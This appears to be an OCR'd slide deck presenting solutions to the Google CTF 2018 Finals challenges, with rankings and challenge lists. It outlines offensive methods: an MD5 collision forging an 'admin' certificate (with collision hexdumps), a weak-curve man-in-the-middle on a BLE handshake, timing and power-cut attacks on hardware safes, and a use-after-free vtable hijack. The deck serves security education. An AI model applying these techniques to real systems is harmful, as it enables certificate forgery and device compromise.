init.g

Google CTF 2018 Finals Challenge Solutions


What's a CTF?

A **Security Capture The Flag** is an information security / hacking competition, usually team-based, time-limited, and focusing on multiple different areas of IT security like Web Security, Reverse Engineering, Low-level Exploitation, Hardware Hacking, Forensics, etc.


This set of slides showcase the challenges from Google CTF 2018 Finals that happened Oct 27-28 in London, UK.

Google CTF 2018 Finals (Arena)

Google CTF 2018 Finals (Trophy)



Google CTF 2018 Finals (Results)



TEAMS ------------------------------------ Ranking

PLACE	# TASKS	NAME	SCORE
1	17 tasks	PPP	3350
2	16 tasks	5BC	3050
3	14 tasks	pasten	2350
4	14 tasks	TokyoWesterns	2200
5	14 tasks	Dragon Sector	2200
6	13 tasks	DEFKOR00T	2150
7	13 tasks	LeaveCat-PLUS	2000
8	11 tasks	!SpamAndHex	1550
9	9 tasks	*Æ*	1450
10	8 tasks	p4	800

List of Challenges

- Keys
  - Large Graph Factorization
  - HREFIN
  - Bobneedshelp
  - Lucky Heart
- Hardware Shipping
  - Blue
  - Nextgen Safe
  - Nextnextgen Safe
- Info Leak
  - Whisper While You Work
  - Scudo
  - Mitigator
  - GDB As A Service

Details:
https://gctf-2018.appspot.com/#challenges

- Assembly
  - GDB As A Service
  - Journey
  - Yawn
- Javascript
  - Just In Time
  - Blind XSS
  - JS Safe 3.0
- Jail
  - Mitigator
  - Mr Mojo Risin’
  - Asparagus
- Language
  - Magic
  - Polyglot
  - Elisp
  - Flagvm
  - Quinify

KEYS

init.g

Large Graph Factorization

- Find a Hamiltonian graph in a solid grid graph:
  - (Example in next slide)
- Solved problem: paper
  - Find a 2-factor of the graph
  - Perform some operations to reduce the number of factors.
- Randomly made graphs were blob-like on purpose.
- Originally part of a zero knowledge proof that depends on the hardness of finding hamiltonian graphs in cycles, but I decided to make the problem more straighforward.

9 solves, 100 pts

Large Graph Factorization

```
01 ...............................
02 ................oooooo.........
03 ...............ooooooo.........
04 ..............oooooooo.........
05 ...........ooooooooooo.........
06 ..........oooooooooooo.........
07 ..........oooooooooooo.........
08 ..........ooooooooooooo........
09 ...........oooooooooooo........
10 ...........oooooooooooo........
11 ...........ooooooooooo.........
12 .........ooooooooooooo.........
13 .........ooooooooooooo.........
14 .........oooooooooooooo........
15 .........oooooooooooooo........
16 .........oooooooooooooo........
17 .............oooooooooo........
18 .............oooooooooo........
19 ................oooooo.........
20 .................ooooo.........
21 .................oooo..........
22 ...............................
   0123456789012345678901234567890 (30)
```

init.g

hrefin

- Forge a certificate for the user admin
- Certificate serial changes every 20min, CPC is too slow
- Identical Prefix Collision: Control up to ~20 bytes of the collision block
- Make the collision block start with part of the username followed by a valid asn1 structure that will contain the rest of the block
- We can use hashclash (scripts/poc_no.sh)
- Takes less than 10 minutes to compute

hrefin

BLACK ALPS
Where the magic happens: random stuff + mask
File A
Collision blocks
File B
xor mask
⇒ generate one file from the other.
Exploiting Hash Collisions - Ange Albertini

https://www.youtube.com/watch?v=Y-oJWEYKVLA

0 solves, 500 pts

hrefin

prefix.bin

```
00000000  30 82 02 c2 a0 03 02 01  02 02 09 01 6d 18 11 d0  |0...........m...|
00000010  7c e9 e5 65 30 0d 06 09  2a 86 48 86 f7 0d 01 01  ||..e0...*.H.....|
00000020  04 05 00 30 45 31 0f 30  0d 06 03 55 04 03 0c 06  |...0E1.0...U....|
00000030  68 72 65 66 69 6e 31 12  30 10 06 03 55 04 0a 0c  |hrefin1.0...U...|
00000040  09 48 72 65 66 20 4c 74  64 2e 31 1e 30 1c 06 03  |.Href Ltd.1.0...|
00000050  55 04 0b 0c 15 44 65 66  61 75 6c 74 20 43 41 20  |U....Default CA |
00000060  44 65 70 6c 6f 79 6d 65  6e 74 30 1e 17 0d 31 38  |Deployment0...18|
00000070  30 31 30 31 30 30 30 30  30 30 5a 17 0d 31 39 30  |0101000000Z..190|
00000080  31 30 31 30 30 30 30 30  30 5a 30 82 01 00 31 0b  |101000000Z0...1.|
00000090  30 09 06 03 55 04 06 13  02 55 53 31 0c 30 0a 06  |0...U....US1.0..|
000000a0  03 55 04 07 0c 03 61 61  61 31 10 30 0e 06 03 55  |.U....aaa1.0...U|
000000b0  04 0a 0c 07 4d 79 20 43  6f 6d 70 31 33 30 31 06  |....My Comp1301.|
000000c0  03 2b 03 07 13 2a 70 70  70 70 70 70 70 70 70 70  |.+...*pppppppppp|
000000d0  70 70 70 70 70 70 70 70  70 70 70 70 70 70 70 70  |pppppppppppppppp|
000000f0  31 13 30 11 06 03 55 04  03 1e 0a 00 61 00 44 00  |1.0...U.....a.D.|
00000100  6d 00 69 80 6e 31 81 86  30 81 83 06 01 29 1e 7e  |m.i.n1..0....).~|
```

Padding (align to 64 bytes)

Register aDmi聮

Start of collision block

Attribute with OID 1.1, BMPString of 126 bytes

init.g

0 solves, 500 pts

hrefin

```
          cd55efb59e20b1a18d5b72e278a334ca  collision1.bin
000000f0  31 13 30 11 06 03 55 04  03 1e 0a 00 61 00 44 00  |1.0...U.....a.D.|
00000100  6d 00 69 80 6e 31 81 86  30 81 83 06 01 29 1e 7e  |m.i.n1..0....).~|
00000110  11 f2 6a 96 72 46 db 5d  e2 17 7b a2 04 a7 ce af  |..j.rF.]..{.....|
00000120  73 66 78 54 10 22 cb 25  6c 46 46 4c d3 25 b4 aa  |sfxT.".%lFFL.%..|
00000130  ee 00 39 49 e6 6d 53 44  65 3e a9 f5 4e 6a 74 8b  |..9I.mSDe>..Njt.|
00000140  09 bd fc ec 85 48 91 4f  5c 6b fa 59 73 8c 1f 3d  |.....H.O\k.Ys..=|
00000150  51 4a d4 44 f7 3c 71 46  85 78 0b 67 92 6c 5b 35  |QJ.D.<qF.x.g.l[5|
00000160  14 2a 17 de 2b c5 8c d7  78 ac e2 f6 d4 3a 1b 4a  |.*..+...x....:.J|
00000170  46 82 c8 e8 3c a5 5b 63  d3 f6 2e c5 4b 66 22 89  |F...<.[c....Kf".|

          cd55efb59e20b1a18d5b72e278a334ca  collision2.bin
000000f0  31 13 30 11 06 03 55 04  03 1e 0a 00 61 00 44 00  |1.0...U.....a.D.|
00000100  6d 00 69 00 6e 31 81 86  30 81 83 06 01 29 1e 7e  |m.i.n1..0....).~|
00000110  11 f2 6a 96 72 46 db 5d  e2 17 7b 22 04 a7 ce af  |..j.rF.]..{"....|
00000120  73 66 78 54 10 22 cb 25  6c 46 46 4c d3 25 b4 aa  |sfxT.".%lFFL.%..|
00000130  ee 00 39 49 e6 6d 53 4c  65 3e a9 f5 4e 6a 74 8b  |..9I.mSLe>..Njt.|
00000140  09 bd fc 6c 85 48 91 4f  5c 6b fa 59 73 8c 1f 3d  |...l.H.O\k.Ys..=|
00000150  51 4a d4 44 f7 3c 71 46  85 78 0b e7 92 6c 5b 35  |QJ.D.<qF.x...l[5|
00000160  14 2a 17 de 2b c5 8c d7  78 ac e2 f6 d4 3a 1b 4a  |.*..+...x....:.J|
00000170  46 82 c8 e8 3c a5 5b 5b  d3 f6 2e c5 4b 66 22 89  |F...<.[[....Kf".|
```

Collision blocks
(3min to compute)

Difference
diff="--diffm13 28 --diffm0 32 --diffm6 32"

More combinations in *"Attacks on hash functions and applications"* by Marc Stevens.

BOBNEEDSHELP

Bob asks you to be a proxy. The backend knows it should NOT let you see some responses.

Bob sends a number and expects a “proof of work” from the backend.

The backend is a distributed, synchronous (rounds) system.

The proof of work is just the set of messages sent.

Goal: recreate the proof of work when the backend doesn’t want to do the work.

BOBNEEDSHELP

Sniff the network traffic (or find a secret flag for goodproxy binary).

Figure out the backend protocol (uses modulo on node ids and round numbers). Just pass small numbers and observe.

When backend rejects the request, simulate the protocol yourself. The flag is yours. :)

Alternative solution write-up from 5BC:
https://github.com/yannayl/ctf-writeups/blob/master/2018/google_finals/bobneedshelp/README.md

Lucky Heart


Disc Detainer

https://www.youtube.com/watch?v=I3bAgpvBiJs

Lucky Heart

Warded lock

Just use this.



HARDWARE

blue

- Client and Server communicate over a secure channel using Bluetooth Low Energy (BLE)
- They exchange public keys and perform authentication by hashing nonces (proof) with a pre-shared secret key
- Flag is encrypted with a key derived from the ECDH handshake
- Players have devices with dummy flag, the real flag is in the devices at the org's table

blue

Protocol:

PreSharedSecret = ???
C ➜ $\text{SubjectPublicKeyInfo}_{cli}$ ➜ S
S ➜ $\text{SubjectPublicKeyInfo}_{srv}$ ➜ C
K = ECDH(PrivK, PubK_{recv})
C ➜ nonce_{cli} ➜ S
S ➜ nonce_{srv} ➜ C
C ➜ hmac(K, nonce_{srv} + PSS) ➜ S
S ➜ hmac(K, nonce_{cli} + PSS) ➜ C
Verify proof
C ➜ Give me the flag ➜ S
S ➜ AES_{gcm}(hmac(K, 'client'), FLAG) ➜ C
C decrypts flag

X9.62

```
SubjectPublicKeyInfo  ::=  SEQUENCE  {
   algorithm          AlgorithmIdentifier,
   subjectPublicKey   BIT STRING
}

AlgorithmIdentifier  ::=  SEQUENCE  {
    algorithm   OBJECT IDENTIFIER,
    parameters  ANY DEFINED BY algorithm
OPTIONAL
}

Parameters ::= CHOICE {
    ecParameters ECParameters,
    namedCurve CURVES.&id({CurveNames}),
    implicitlyCA NULL
}
```


blue


```
Parameters ::= CHOICE {
    ecParameters ECParameters,
    namedCurve CURVES.&id({CurveNames}),
    implicitlyCA NULL
}

ECParameters ::= SEQUENCE {
    version INTEGER { ecpVer1(1) },
    fieldID FieldID {{FieldTypes}},
    curve Curve,
    base ECPoint,
    order INTEGER,
    cofactor INTEGER OPTIONAL, ...
}
```

- Devices receive namedCurve, but also accept ecParameters.
- Perform MITM to send a weak curve to each device
- Attacker nows K
- Passthrough nonce and proof (we don't know PSS)
- Request & decrypt flag using secret K

NextGen Safe

- Custom piece of hardware (STM32 bluepill + ATMega168)





NextGen Safe

- Goal: figuring out ‘your’ password
- Controlling the board (‘STM32 Blue Pill’)
  - Screen /dev/ttyACM0 115200 -> ‘Stmduino bootloader was installed’
  - Arduino IDE + stm32 board plugin
- Using the schematics:
  - Serial1 is connected to the ATMega168
- Serial baud is 19200, can be either guessed* or reversed from the ROM

NextGen Safe

- Cryptotest hashes your input and outputs raw bytes, leaks used algorithm: MD5
  - Can also be reversed
- Unlock compares the hash of your input with some hardcoded hash
  - Comparison is “fault injection” protected
    - Compares each hash byte 100 times + early exit
- Use timing attack to leak hash bytes + bruteforce flag
  - Takes a couple of mins max on one thread on your CPU

NextNextGen Safe

- Device is still locked, need to be unlocked to print the flag
- Device lock status is in EEPROM, modified in two locations:
  - Initialization routine sets the device to locked, only executed once (after firmware flash)
  - ‘Persist’ current lock status, rewrites the current locked status
    - But the device is always locked, so how do we unlock it?

NextNextGen Safe

- EEPROM!
- Writing to eeprom is performed in two steps:
  - ‘Clearing’ all bits to 1
  - Setting target pins to 0
- What would happen if the power drops in the process?
  - ~target_power_enable in the circuit
  - Needs the (physical) power jumper to be changed from 3.3V to SW

INFO-LEAK

init.g

WhisperWhileYouWork

The flag is communicated in the video while my dopey mouth is running. Whisper is an API in Google Play services, that Onhub/Wifi calls from the app. The tones are DTMF (Dual tone, Multi Frequency) with two tones per symbol. This is repeated.

The frequencies needed were found in Google Play Services and were:

740000, 830000, 932342, 1108747, 1244527, 1480000, 1661244, 1864683, 2217494, 2489053

Measured in Millihertz, but displayed in Google Play services as Hertz. From there, the tones can be determined using

alphabet_size = num_tone_frequencies * (num_tone_frequencies - 1) / 2


2 solves, 450 pts

Scudo

Challenge:

- Exploit a simple use after free vulnerability
- Compiled with the Scudo Hardened Allocator

Exploit:



- Get an element out of the quarantine by freeing lots
- Leak ptrs by overlapping a string with a vector
- Control the vtable of a C++ object for code execution

mitigator


See the **JAIL section** for both mitigator (pwn) and mitigator (web).

GDB as a Service

Web UI for GDB

Features:

- Cyber UI!
- Print Registers / Assembly / Memory / Maps
- Set Breakpoints (TODO remove Breakpoints)
- Double click an address to open in memory view
- Search memory (Regex, string, qword/dword/...)
- Two challenges in one, web + pwn



```
=>0x7ffff7dd6093 call 0x7ffff7dd6ea0
  0x7ffff7dd6098 mov r12, rax
  0x7ffff7dd609b mov eax, dword ptr [rip + 0x226697]
  0x7ffff7dd60a1 pop rdx
  0x7ffff7dd60a2 lea rsp, qword ptr [rsp + rax*8]
  0x7ffff7dd60a6 sub edx, eax
  0x7ffff7dd60a8 push rdx
  0x7ffff7dd60a9 mov rsi, rdx
  0x7ffff7dd60ac mov r13, rsp
  0x7ffff7dd60af and rsp, 0xfffffffffffffff0
  0x7ffff7dd60b3 mov rdi, qword ptr [rip + 0x226fa6]
  0x7ffff7dd60ba lea rcx, qword ptr [r13 + rdx*8 + 0x10]
  0x7ffff7dd60bf lea rdx, qword ptr [r13 + 8]
  0x7ffff7dd60c3 xor ebp, ebp
  0x7ffff7dd60c5 call 0x7ffff7de5630
  0x7ffff7dd60ca lea rdx, qword ptr [rip + 0xf8cf]
  0x7ffff7dd60d1 mov rsp, r13
  0x7ffff7dd60d4 jmp r12
  0x7ffff7dd60d7 nop word ptr [rax + rax]
  0x7ffff7dd60e0 add dword ptr [rdi + 4], 1
  0x7ffff7dd60e4 ret
  0x7ffff7dd60e5 nop
  0x7ffff7dd60e6 nop word ptr cs:[rax + rax]
  0x7ffff7dd60f0 sub dword ptr [rdi + 4], 1
  0x7ffff7dd60f4 ret
  0x7ffff7dd60f5 nop
  0x7ffff7dd60f6 nop word ptr cs:[rax + rax]
```

```
rip 0x00007ffff7dd6093
rsp 0x00007fffffffee20
rdi 0x00007fffffffee20
rsi 0x0000000000000000
rdx 0x0000000000000000
rcx 0x0000000000000000
rax 0x0000000000000000
rbx 0x0000000000000000
rbp 0x0000000000000000
r8 0x0000000000000000
r9 0x0000000000000000
r10 0x0000000000000000
r11 0x0000000000000000
r12 0x0000000000000000
r13 0x0000000000000000
r14 0x0000000000000000
r15 0x0000000000000000
cs 0x000000000000002b
ss 0x0000000000000000
ds 0x0000000000000000
es 0x0000000000000000
fs 0x0000000000000000
gs 0x0000000000000000
```

```
0x7ffff7dd60e4
```

```
0x7ffff7dd60e4: c3 90 66 2e 0f 1f 84 00  00 00 00 00 83 6f 04 01 ..f.........o..
0x7ffff7dd60f4: c3 90 66 2e 0f 1f 84 00  00 00 00 00 53 48 89 fb ..f.........SH..
0x7ffff7dd6104: 45 31 c9 45 31 c0 48 83  ec 10 48 8b 77 08 48 c7 E1.E1.H...H.w.H.
0x7ffff7dd6114: 47 10 00 00 00 00 48 8b  3f 48 c7 44 24 08 00 00 G.....H.?H.D$...
0x7ffff7dd6124: 00 00 48 8d 54 24 08 6a  00 6a 02 48 8d 8e 88 03 ..H.T$.j.j.H....
0x7ffff7dd6134: 00 00 e8 75 9f 00 00 48  8b 4c 24 18 5a 5e 48 85 ...u...H.L$.Z^H.
```


```
0x555555554000     0x5555555
0x55555575b000     0x5555557

0x7ffff7dd5000     0x7ffff7dfc000 0x27000

0x7ffff7ff7000     0x7ffff7ffa000  0x3000
0x7ffff7ffa000     0x7ffff7ffc000  0x2000
```

GDB as a Service - Web

